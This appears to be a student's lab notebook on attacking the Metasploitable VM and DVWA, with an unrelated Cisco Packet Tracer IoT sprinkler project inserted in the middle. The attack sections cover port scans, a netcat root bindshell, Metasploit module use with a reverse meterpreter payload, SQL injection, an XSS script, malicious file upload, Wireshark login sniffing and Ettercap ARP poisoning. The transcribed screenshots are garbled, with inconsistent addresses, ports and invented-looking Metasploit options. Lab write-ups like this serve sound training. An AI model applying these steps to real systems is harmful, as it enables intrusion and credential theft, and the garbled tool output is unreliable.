# nmap -p 1524 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:11 EST
Nmap scan report for 192.168.56.102
Host is up (0.00100s latency).
PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

(root@kali)-[/home/kali]
# nc 192.168.56.102 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C

(root@kali)-[/home/kali]
# nc 192.168.56.102 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
mohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

## d) Exploiting metaspitable using http

- First check the ip address of the metaspitable then enter the command `nmap -sV 192.168.56.102` to check the port which is open.
- Then check for http, set the rhosts,payloads,show options and at the last hit exploit or run.

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: ~/home/kali
File Actions Edit View Help
root@kali:~# ifconfig
eth0: flags=13<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::93ff:208:561c:22f9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:01:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 14979 bytes 393474 (3.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14958 bytes 1894720 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1392 bytes 141913 (138.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1392 bytes 141913 (138.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:20 EDT
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.5
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
31/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rsh
1099/tcp  open  java-rmi     GNU Classpath gmrregistry
1524/tcp  open  bindshell    Metasploitable root shell
2047/tcp  open  nfs          2.4 (CSC #14083)
2121/tcp  open  ftp          ProFTPD 1.3.1
2800/tcp  open  mysql        MySQL 5.6.53a-Debian
5432/tcp  open  postgresql   PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6080/tcp  open  x11          (Access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:01:9D:65 (Oracle VM VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

root@kali:~#
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: ~/home/kali
File Actions Edit View Help
root@kali:~# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:27 EDT
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
512/tcp    open  exec         netkit-rsh rshcd
513/tcp    open  login        OpenBSD or Solaris rlogind
514/tcp    open  shell        Netkit rsh
1099/tcp   open  java-rmi     GNU Classpath gmrregistry
1524/tcp   open  bindshell    Metasploitable root shell
2047/tcp   open  nfs          2.4 (CSC #14083)
2121/tcp   open  ftp          ProFTPD 1.3.1
2800/tcp   open  mysql        MySQL 5.6.53a-Debian
5432/tcp   open  postgresql   PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp   open  vnc          VNC (protocol 3.3)
6080/tcp   open  x11          (Access denied)
6667/tcp   open  irc          UnrealIRCd
8080/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:01:9D:65 (Oracle VM VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

root@kali:~#
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: ~/home/kali
File Actions Edit View Help
root@kali:~# msf5 auxiliary/scanner/http/http_version
msf5 auxiliary/scanner/http/http_version > show options
Module options (Auxiliary/Scanner/HTTP/http_version):
Name      Current Setting  Required  Description
-----
Proxies   false           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.56.102  yes       The target host(s).
SSL       false           no        Negotiate SSL/TLS for outgoing connections
THREADS   1               yes       The number of concurrent threads (max one per host)
URI       /               no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf5 auxiliary/scanner/http/http_version > show rhosts
RHOSTS 192.168.56.102
msf5 auxiliary/scanner/http/http_version > search php 5.4.2
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/http/cgi_arg_injection     2012-01-02      excellent  Yes    CGI Argument Injection
1  exploit/multi/http/cgi_request_headers_b 2012-05-03      excellent  Yes    Apache Request Headers Function Buffer Overflow
2  exploit/windows/http/php_apache_request_ 2012-05-08      normal    No     php_apache_request_headers_b


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_b
msf5 auxiliary/scanner/http/http_version > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/cgi_arg_injection) > show options
Module options (Exploit/Multi/HTTP/cgi_arg_injection):
Name      Current Setting  Required  Description
-----
FLASK     false           yes       Exploit flask
HOSTS     false           yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.56.102  yes       The target host(s).
SSL       false           no        Negotiate SSL/TLS for outgoing connections
URI       /               no        The URI to request (must be a CGI handled PHP script)
URINCODED 0               yes       Level of URINCODED and padding (0 for minimum)
URI_SAFE  false           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
```









## Network project on fire extinguisher using cisco packet tracker

- drag and drop Server pt, Access point, smoke detector, lawn sprinkler, old car-13
- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car 3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1".
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server
- Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password : "admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password : "admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3" .
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.



Now done with establishing connection. To obtain the smoke press ALT+car

Registration Server

Physical

Config

Services

Desktop

Programming

Attributes

Web Browser

<

>

URL http://1.0.0.1/conditions.html

Go

Stop


IoT Server - Device Conditions

Home | Conditions | Editor | Log Out

Actions		Enabled	Name	Condition	Actions
<div>Edit</div>	<div>Remove</div>	Yes	Smoke On	PTT081023PV- Level >= 0.4	Set PTT0810QLG- Status to 1
<div>Edit</div>	<div>Remove</div>	Yes	Smoke Off	PTT081023PV- Level < 0.4	Set PTT0810QLG- Status to 0

Add

☐ Top







---


## Group 2

### Perform exploiting DVWA

- a) Perform SQL injection on DVWA
- b) Perform cross site scripting on DVWA
- c) Perform file upload DVWA

- Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using the command nbtscan.
- Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.
- Enter the username(admin) and password(password)
- SQL Injection – Process by passing the queries, so that we can get unauthorized access.
- SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.
  - XSS reflected-Used to add the script
  - `<script>alert("hacked") </script>`
  - This change will be for temporary period.
- XSS stored -Used to add the script but the effect here is permanent.
- To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack





## Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">demo.txt</a>	23-Feb-2023 01:54	51	
<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

## Perform sniffing

### a) Perform sniffing using wireshark in kali linux

- Getting super access using the command `$ sudo -s`
- Enter the command `wireshark` in the kali
- Meanwhile it will get opened in the separate page
- Search for `testfire.net` in firefox.
- There we should sign in using the username and password. The you will be directed to another page.

- Select eth0 which we get from the wireshark. Then enter http on top of the page

The image is a composite of three screenshots demonstrating a network sniffing exercise in Kali Linux.

**Top Screenshot: Kali Linux Terminal**  
 The terminal shows a user logging into a Kali Linux virtual machine. The prompt is `root@kali: ~/home/kali`. The user enters `sudo` and the password for kali. The terminal output shows the user's location and the Wireshark interface.

**Middle Screenshot: Web Browser**  
 The browser displays the AltoroMutual website. The page title is "AltoroMutual". The main content area shows the "Online Banking Login" form with fields for "Username" and "Password", and a "Login" button. The page also includes a sidebar with navigation links and a footer with copyright information.

**Bottom Screenshot: Wireshark Packet Capture**  
 The Wireshark interface shows a packet capture on the `eth0` interface. The selected packet is an HTTP GET request to `testfire.net/login.jsp`. The packet details pane shows the following information:  
 - Ethernet II, Src: PoCCompu, Dst: 192.168.137.137  
 - Internet Protocol Version 4, Src: 192.168.137.137, Dst: 66.66.137.137  
 - Transmission Control Protocol, Src Port: 53988, Dst Port: 80, Seq: 1568, Ack: 18755, Len: 653  
 - Hypertext Transfer Protocol: GET /login.jsp HTTP/1.1  
 The packet bytes pane shows the raw data of the packet, including the HTTP request line and headers.

**Perform sniffing using Ettercap in kali linux**

- Getting super access using the command `sudo su`
- Check the IP address of the target using `ifconfig`.
- Enter the command `nbtscan`, it is a program for scanning IP networks for NetBIOS name information. `nbtscan 192.168.56.101`.
- Enter the command `Ettercap -G`.
- There you get a checkbox opened set sniffing startup.
- Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts.
- Once again click on host and choose hostlist.
- Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1 and IP of metasploitable to target2
- In metasploitable enter the command `ping` followed by the windows IP to check whether the connection is built or not.
- Enter the IP of the target (192.168.56.102) in Firefox of windows7. There you get a DVWA page. Just login using the username and the password.

```


File Actions Edit View Help
root@kali: /home/kali
(kali@kali)~$ sudo -s
[sudo] password for kali:
(root@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::93ff:2db8:661c:22fb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 27573 bytes 3091556 (2.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42543 bytes 3841143 (3.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 488137 bytes 89145134 (85.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 488137 bytes 89145134 (85.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

